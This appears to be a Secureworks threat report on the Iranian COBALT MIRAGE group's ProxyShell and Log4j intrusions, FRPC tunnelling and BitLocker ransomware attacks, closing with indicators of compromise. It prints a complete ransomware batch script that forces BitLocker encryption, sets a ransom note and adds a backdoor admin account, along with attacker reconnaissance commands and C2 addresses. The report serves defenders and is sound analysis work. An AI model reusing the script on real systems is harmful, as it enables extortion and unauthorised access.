
COBALT MIRAGE Conducts Ransomware Operations in U.S.

Counter Threat Unit Research Team ⋮⋮ 5/12/2022



The Iranian threat group blurs the line between financially motivated attacks and espionage. Thursday, May 12, 2022 *By: Counter Threat Unit Research Team*

Secureworks® Counter Threat Unit™ (CTU) researchers are investigating attacks by the Iranian COBALT MIRAGE threat group, which has been operating since at least June 2020. COBALT MIRAGE is linked to the Iranian COBALT ILLUSION threat group, which predominantly uses persistent phishing

campaigns to obtain initial access. It is possible that the two groups share tradecraft and access. Elements of COBALT MIRAGE activity have been reported as PHOSPHOROUS and TunnelVision.

Based on intelligence gained from Secureworks incident response engagements and public reporting, CTU™ researchers identified two distinct clusters of COBALT MIRAGE intrusions (labeled as Cluster A and Cluster B in Figure 1). In Cluster A, the threat actors use BitLocker and DiskCryptor to conduct opportunistic ransomware attacks for financial gain. Cluster B focuses on targeted intrusions to gain access and collect intelligence, but some of the activity has experimented with ransomware.




Figure 1. Clusters of COBALT MIRAGE activity. (Source: Secureworks)

COBALT MIRAGE has demonstrated a preference for attacking organizations in Israel, the U.S., Europe, and Australia. The threat actors obtain initial access via scan-and-exploit activity. In 2021, COBALT MIRAGE scanned ports 4443, 8443, and 10443 for devices vulnerable to Fortinet FortiOS vulnerabilities CVE-2018-13379, CVE-2020-12812, and CVE-2019-5591. From late September 2021, the group used a broad scan-and-exploit campaign targeting Microsoft Exchange servers. The threat actors exploited the ProxyShell vulnerabilities (CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207) to deploy Fast Reverse Proxy client (FRPC) and enable remote access to vulnerable systems.

In November 2021, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) released an advisory (AA21-321A) pertaining to activity that CTU researchers attribute to COBALT MIRAGE. The advisory does not name a specific group, instead referring to an "Iranian government-sponsored APT group."

In January 2022, COBALT MIRAGE used access obtained through ProxyShell exploitation, possibly conducted in late 2021, to enter the network of a U.S. philanthropic organization. On January 6, the threat actors created and accessed a web shell named aspx_okqmeibjplh.aspx. The format of this filename matches an established pattern associated with COBALT MIRAGE ransomware operations: aspx_[a-z]{13}\.aspx. Attacker-initiated HTTP requests to the web shell used a User-Agent named python-requests/2.23.0, indicating the use of scripts that leverage the Python Requests library. The Python reference is likely due to the threat actors using a Python-based proof-of-concept ProxyShell exploit in their initial attack and potentially additional scripted commands during the intrusion.

After the threat actors obtained access via the web shell, three files were dropped on the web server: Wininet.xml, Wininet.bat, and dllhost.exe. CTU analysis of Wininet.xml revealed it being used to create a

scheduled task that launches C:\Windows\Wininet.bat. When Wininet.bat is launched, it executes C:\Windows\dllhost.exe (see Figure 2).




Figure 2. Process tree showing the execution of dllhost.exe. (Source: Secureworks)

Dllhost.exe is a custom Go binary that references GitHub repositories associated with Fast Reverse Proxy (FRP), indicating the binary is based at least in part on this tool. FRP is routinely deployed by COBALT MIRAGE. However, dllhost.exe also includes code from other projects and behaves differently from a typical FRPC binary.

When the threat actors execute dllhost.exe on a compromised Exchange server, the binary executes three commands as child processes (see Figure 3). These processes collect basic information about the host and establish a tunnel to the defined command and control (C2) servers. There are two versions of the same PowerShell command. One version uses an older PowerShell binary filename. The other uses the pwsh.exe filename implemented in PowerShell Core 6.0, which was released in January 2018.

```
• cmd /c "wmic computersystem get domain"

• powershell /c "Add-PSSnapin
  Microsoft.Exchange.Management.PowerShell.SnapIn; Get-Recipient | Select
  Name -ExpandProperty EmailAddresses -first 1 | Select SmtpAddress | ft -
  hidetableheaders"

• "pwsh.exe" /c Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;
  Get-Recipient | Select Name -ExpandProperty EmailAddresses -first 1 |
  Select SmtpAddress | ft -hidetableheaders
```

Figure 3. Commands executed by dllhost.exe. (Source: Secureworks)

Dllhost.exe uses the 'tcp443 . msupdate . us' and 'kcp53 . msupdate . us' subdomains for command and control. The inclusion of a protocol (tcp, kcp) and port number (443, 53) is a pattern across COBALT MIRAGE subdomain names. This binary has also been distributed from http: //148 . 251 . 71 . 182/update_win. In December 2021, CTU researchers observed COBALT MIRAGE experimenting with Log4j exploits hosted on 148 . 251 . 71 . 182.

The threat actors conducted a Local Security Authority Server Service (LSASS) dump soon after dllhost.exe executed its commands. LSASS is a Windows process that stores local usernames and passwords for authenticated users. Threat actors can use the data to derive valid credentials by brute-force cracking New Technology LAN Manager (NTLM) hashes or extracting passwords stored in plain text.

CTU researchers' observations and analysis of these attacks align with third-party reporting of other activity that CTU researchers attribute to COBALT MIRAGE. Those reports describe ProxyShell being

used to deploy web shells and files with the same filenames around the same time period as these attacks.

Three days after deploying dllhost.exe, the threat actors used Remote Desktop Protocol (RDP) and a built-in user account (DefaultAccount) to log onto the compromised Exchange server (see Figure 4). This was the first login to the server from DefaultAccount and could indicate the beginning of threat actor hands-on-keyboard activity. The threat actors then attempted to extract locally cached passwords by again dumping the LSASS process. They enumerated the environment via the SoftPerfect Network Scanner tool using the filename netscanold.exe.

Figure 4. COBALT MIRAGE actions in January 2022 intrusion. (Source: Secureworks)

The threat actors moved laterally and encrypted three user workstations with BitLocker, rendering them inaccessible to the compromised organization's staff. Due to an absence of logging and forensic artifacts, the methods used to trigger BitLocker in this environment are unclear. However, other COBALT MIRAGE ransomware attacks used a script (see Figure 5) to automate the attack.

```
@echo off

set mail=WeAreHere@secmail.pro

sc config TermService  start= auto
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v TSEnabled /t REG_DWORD /d 1 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
netsh advfirewall firewall add rule name="Terminal Server" dir=in action=allow protocol=TCP localport=3389
net start TermService

where /Q manage-bde.exe || (
echo [!] Installing Bitlocker, Restart is required ...
powershell -c "Import-Module ServerManager; ADD-WindowsFeature BitLocker -Restart"
powershell -c "Install-WindowsFeature BitLocker -IncludeAllSubFeature -IncludeManagementTools -Restart"
)

set message= **********---------- Your drives are Encrypted! contact us immediately: %mail% ----------**********
echo %message%

REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseAdvancedStartup /t REG_DWORD /d 1 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPM /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKey /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKeyPIN /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /V RecoveryKeyMessageSource /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMPIN /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v RecoveryKeyMessage /t REG_SZ /d "%message%" /f

net user /add MSSQL _AS_@1394
net localgroup administrators /add MSSQL
net localgroup "Remote Desktop Users" /add MSSQL
WMIC USERACCOUNT WHERE "Name='MSSQL'" SET PasswordExpires=FALSE


powershell -c "Initialize-Tpm -AllowClear -AllowPhysicalPresence -ErrorAction SilentlyContinue"
powershell -c "Get-Service -Name defragsvc -ErrorAction SilentlyContinue | Set-Service -Status Running -ErrorAction SilentlyContinue"
start powershell -c "BdeHdCfg -target $env:SystemDrive shrink -quiet -restart"
start /b "" cmd /c del "%~f0"&exit /b
```

Figure 5. Ransomware attack script used by COBALT MIRAGE to activate BitLocker. (Source: Secureworks)

This script performs the following actions:

- Sets a 'mail=' variable to a defined contact email address
- Enables Terminal Services (renamed Remote Desktop Services after Windows Server 2008)
- Creates a firewall rule to enable RDP access to the host
- Starts Terminal Services
- Initiates BitLocker disk encryption
- Defines a ransom message
- Adds multiple registry keys related to BitLocker and creates a message that displays the ransom message and contact email address
- Creates a 'MSSQL' user account on the compromised system with password _AS_@1394 and adds it to the administrators and Remote Desktop Users groups

The threat actors completed the attack with an unusual tactic of sending a ransom note to a local printer. The note includes a contact email address and Telegram account to discuss decryption and recovery (see Figure 6). This approach suggests a small operation that relies on manual processes to map victims to the encryption keys used to lock their data. As of this publication, CTU researchers are not aware of a

COBALT MIRAGE leak site. Although some Iranian-linked attacks against Middle Eastern organizations in 2020 and 2021 appeared to use ransomware to cause fear and disruption, the victimology of the COBALT MIRAGE attacks suggests that these threat actors are focused on financial gain.




Figure 6. January 2022 COBALT MIRAGE ransom note. (Source: Secureworks)

In March 2022, CTU researchers attributed an intrusion in a U.S. local government network to COBALT MIRAGE based on the use of a DefaultUser user account, deployment of FRPC to the victim's network, and use of infrastructure that matches a pattern associated with COBALT MIRAGE. However, ransomware was not used in the attack. This activity is part of Cluster B.

Analysis of COBALT MIRAGE attacks is challenging because unrelated threat actors have often also compromised the environment using the same vulnerabilities (e.g., ProxyShell, Log4Shell). Many of these threat actors use the same publicly available proof-of-concept code and may access the same environment multiple times, dropping redundant web shells. Cryptominer infections are often observed alongside COBALT MIRAGE activity, but they may have been deployed by another group.

The initial access vector in the March 2022 engagement is unclear, but the threat actors likely exploited Log4j vulnerabilities (CVE-2021-44228, CVE-2021-45046) on the victim's VMware Horizon infrastructure. In early 2022, CTU researchers observed multiple threat actors exploiting Log4j vulnerabilities on VMware Horizon to deploy cryptominers. The initial exploitation by COBALT MIRAGE may have occurred as early as late January 2022. After obtaining access, COBALT MIRAGE used the DefaultAccount user to move laterally within the environment via RDP.

Most of the intrusion activity spanned a four-day period in mid-March. At one point, the threat actors used a system in the victim's environment to conduct Google searches for "upload file for free" and then accessed filemail . com, ufile . io, mega . nz, and easyupload . io. Logs indicate that one or more of these sites may have been used to exfiltrate data from the environment. The threat actors also downloaded several files (e.g., 23.zip, pxy.zip, pxy.rar) onto compromised systems using the easyupload . io and ufile . io file-sharing services.

The 23.zip file was not available for analysis, but pxy.zip includes a set of files to establish a persistent remote tunnel to an attacker-controlled server via FRPC (see Figure 7). The hash of the FRPC binary deployed by the threat actors is identical to the binary hash listed in the November 2021 CISA advisory. Similar to other COBALT MIRAGE domains used in Cluster B, the C2 domain in this incident (my-logford . ml) is registered with the Freenom registrar. Domains in Cluster A are typically registered with Porkbun.




Figure 7. Contents and execution flow of files in pxy.zip. (Source: Secureworks)

Pxy.rar contains the same files as pxy.zip and also includes wmiexec.exe, which is a compiled version of the Python-based wmiexec.py Impacket tool. The threat actors obtained access to multiple accounts within the victim's environment and downloaded pxy.zip to several hosts to provide redundant access. The Ngrok tunneling tool was also deployed within the environment while the COBALT MIRAGE actors were present, but it is unclear if they deployed the tool or if it was deployed by another threat group. Iranian threat groups such as COBALT FOXGLOVE have used this tool in the past, but there is no indication that COBALT FOXGLOVE was involved in this intrusion.

The threat actors downloaded a network scanner to enumerate the environment, performing a Google search for "softperfect network scanner portable" and downloading netscan_portable_v621.zip from mega . nz. The threat actors conducted multiple scans and based the results filename on the IP address of the scanned system. The threat actors uploaded the network scans and other tool output to ufile . io.

After the March 2022 intrusion was detected and disrupted, no additional malicious activity was observed. CTU researchers have not directly observed ransomware attacks linked to Cluster B, but there is evidence that those threat actors may be experimenting with ransomware. A file (rsf.exe) uploaded to the VirusTotal analysis service from Iran on December 29, 2021 appears to be an unfinished attempt at ransomware. It contains a PDB string with an unusual username (C:\Users\pugna\) that was also identified in the PowerLessCLR remote access trojan (RAT). This RAT has been hosted on the 162 . 55 . 137 . 20 IP address used by COBALT MIRAGE. CTU researchers have also observed COBALT MIRAGE infrastructure hosting files related to the HiddenTear open-source ransomware family but have not observed the ransomware being deployed to targets.

The January and March incidents typify the different styles of attacks conducted by COBALT MIRAGE. While the threat actors appear to have had a reasonable level of success gaining initial access to a wide range of targets, their ability to capitalize on that access for financial gain or intelligence collection appears limited. At a minimum, COBALT MIRAGE's ability to use publicly available encryption tools for ransomware operations and mass scan-and-exploit activity to compromise organizations creates an ongoing threat. CTU researchers recommend that organizations prioritize patching high-severity and highly publicized vulnerabilities on internet-facing systems, implementing multi-factor authentication, and monitoring for the tools and file-sharing services used by COBALT MIRAGE.

To mitigate exposure to this malware, CTU researchers recommend that organizations use available controls to review and restrict access using the indicators listed in Table 1. Note that IP addresses can be

reallocated. The domains and IP addresses may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
newdesk.top	Domain name	COBALT MIRAGE infrastructure registered on July 23, 2020
onedriver-srv.ml	Domain name	COBALT MIRAGE infrastructure registered on or before May 10, 2021
symantecserver.co	Domain name	COBALT MIRAGE infrastructure registered on June 2, 2021
microsoft-updateserver.cf	Domain name	COBALT MIRAGE infrastructure registered on or before December 4, 2021
msupdate.us	Domain name	COBALT MIRAGE infrastructure registered on December 5, 2021
service-management.tk	Domain name	COBALT MIRAGE infrastructure registered on or before January 22, 2022
aptmirror.eu	Domain name	COBALT MIRAGE infrastructure registered on or before January 26, 2022
winstore.us	Domain name	COBALT MIRAGE infrastructure registered on January 31, 2022
my-logford.ml	Domain name	COBALT MIRAGE infrastructure registered on or before February 14, 2022
gupdate.us	Domain name	COBALT MIRAGE infrastructure registered on March 13, 2022
tcp443.org	Domain name	COBALT MIRAGE infrastructure registered on or before March 14, 2022
amirbitminer@gmail.com	Email Address	Used to register COBALT MIRAGE domain msupdate.us
thund3rz@protonmail.com	Email Address	Used to register multiple COBALT MIRAGE domains
107.173.231.114	IP address	Hosted multiple COBALT MIRAGE domains in late 2021 and early 2022
198.12.65.175	IP address	Hosted multiple COBALT MIRAGE domains in late 2021 and early 2022
wininet.xml	Filename	Scheduled task definition used by COBALT MIRAGE
wininet.bat	Filename	COBALT MIRAGE script that runs dllhost.exe
5f098b55f94f5a448ca28904a57c0e58	MD5 hash	COBALT MIRAGE script that runs dllhost.exe
27102b416ef5df186bd8b35190c2a4cc4e2fbf37	SHA1 hash	COBALT MIRAGE script that runs dllhost.exe
668ec78916bab79e707dc99fdecfa10f3c87ee36d4	SHA256	COBALT MIRAGE script that runs

dee6e3502d1f5663a428a0	hash	dllhost.exe
dllhost.exe	Filename	Custom binary used by COBALT MIRAGE in ransomware attacks
0f8b592126cc2be0e9967d21c40806bc	MD5 hash	Custom binary used by COBALT MIRAGE in ransomware attacks
3da45558d8098eb41ed7db5115af5a2c61c543af	SHA1 hash	Custom binary used by COBALT MIRAGE in ransomware attacks
724d54971c0bba8ff32aeb6044d3b3fd571b13a4c19cada015ea4bcab30cae26	SHA256 hash	Custom binary used by COBALT MIRAGE in ransomware attacks
pxy.rar	Filename	Archive containing FRPC tool and scripts used by COBALT MIRAGE
pxy.zip	Filename	Archive containing FRPC tool and scripts used by COBALT MIRAGE
SynchronizeTimeZone.xml	Filename	Scheduled task definition used by COBALT MIRAGE
c8bd04b93ac9b95b712a84f119b31959	MD5 hash	Scheduled task definition used by COBALT MIRAGE
1bf98c565cbfc4a500fab1d44b0f7c357d87abf6	SHA1 hash	Scheduled task definition used by COBALT MIRAGE
24a73efb6dcc798f1b8a08ccf3fa2263ff61587210fdec1f2b7641f05550fe3b	SHA256 hash	Scheduled task definition used by COBALT MIRAGE
audio.exe	Filename	FRPC binary used by COBALT MIRAGE
b90f05b5e705e0b0cb47f51b985f84db	MD5 hash	FRPC binary used by COBALT MIRAGE
5bd0690247dc1e446916800af169270f100d089b	SHA1 hash	FRPC binary used by COBALT MIRAGE
28332bdbfaeb8333dad5ada3c10819a1a015db9106d5e8a74beaaf03797511aa	SHA256 hash	FRPC binary used by COBALT MIRAGE
nvContainerRecovery.bat	Filename	Batch script used by COBALT MIRAGE
c64f3293658ed3b3ba1f54c17fe37d18	MD5 hash	Batch script used by COBALT MIRAGE
5100230b454c33c05d1aef4235898543595ba378	SHA1 hash	Batch script used by COBALT MIRAGE
e6f4ce982908108759536f5aff21fa6686b8ea8153fdd4cdd087cceff5f1748a	SHA256 hash	Batch script used by COBALT MIRAGE
start.vbs	Filename	Script used by COBALT MIRAGE
8493325c9ff1a073d85b768703d594b4	MD5 hash	Script used by COBALT MIRAGE
39831dcae48c34dc61741b640f5bbdada97cf66e	SHA1 hash	Script used by COBALT MIRAGE
927289ddccbb1de98fe3f8af627296d0d7e9833c8f59e5e423fe283b6792da89	SHA256 hash	Script used by COBALT MIRAGE
wmiexec.exe	Filename	Lateral movement tool used by COBALT MIRAGE
b22b4531dce8a9cb16ecb9e4c17daea3	MD5 hash	Lateral movement tool used by COBALT MIRAGE
7f310ac9423852b7a0af0c898c3404b3b47cbf53	SHA1 hash	Lateral movement tool used by COBALT MIRAGE

9dce6086c61c23420ac497f306debf32731decc5527231002dbb69523fad3369	SHA256 hash	Lateral movement tool used by COBALT MIRAGE

Table 1. Indicators for this threat.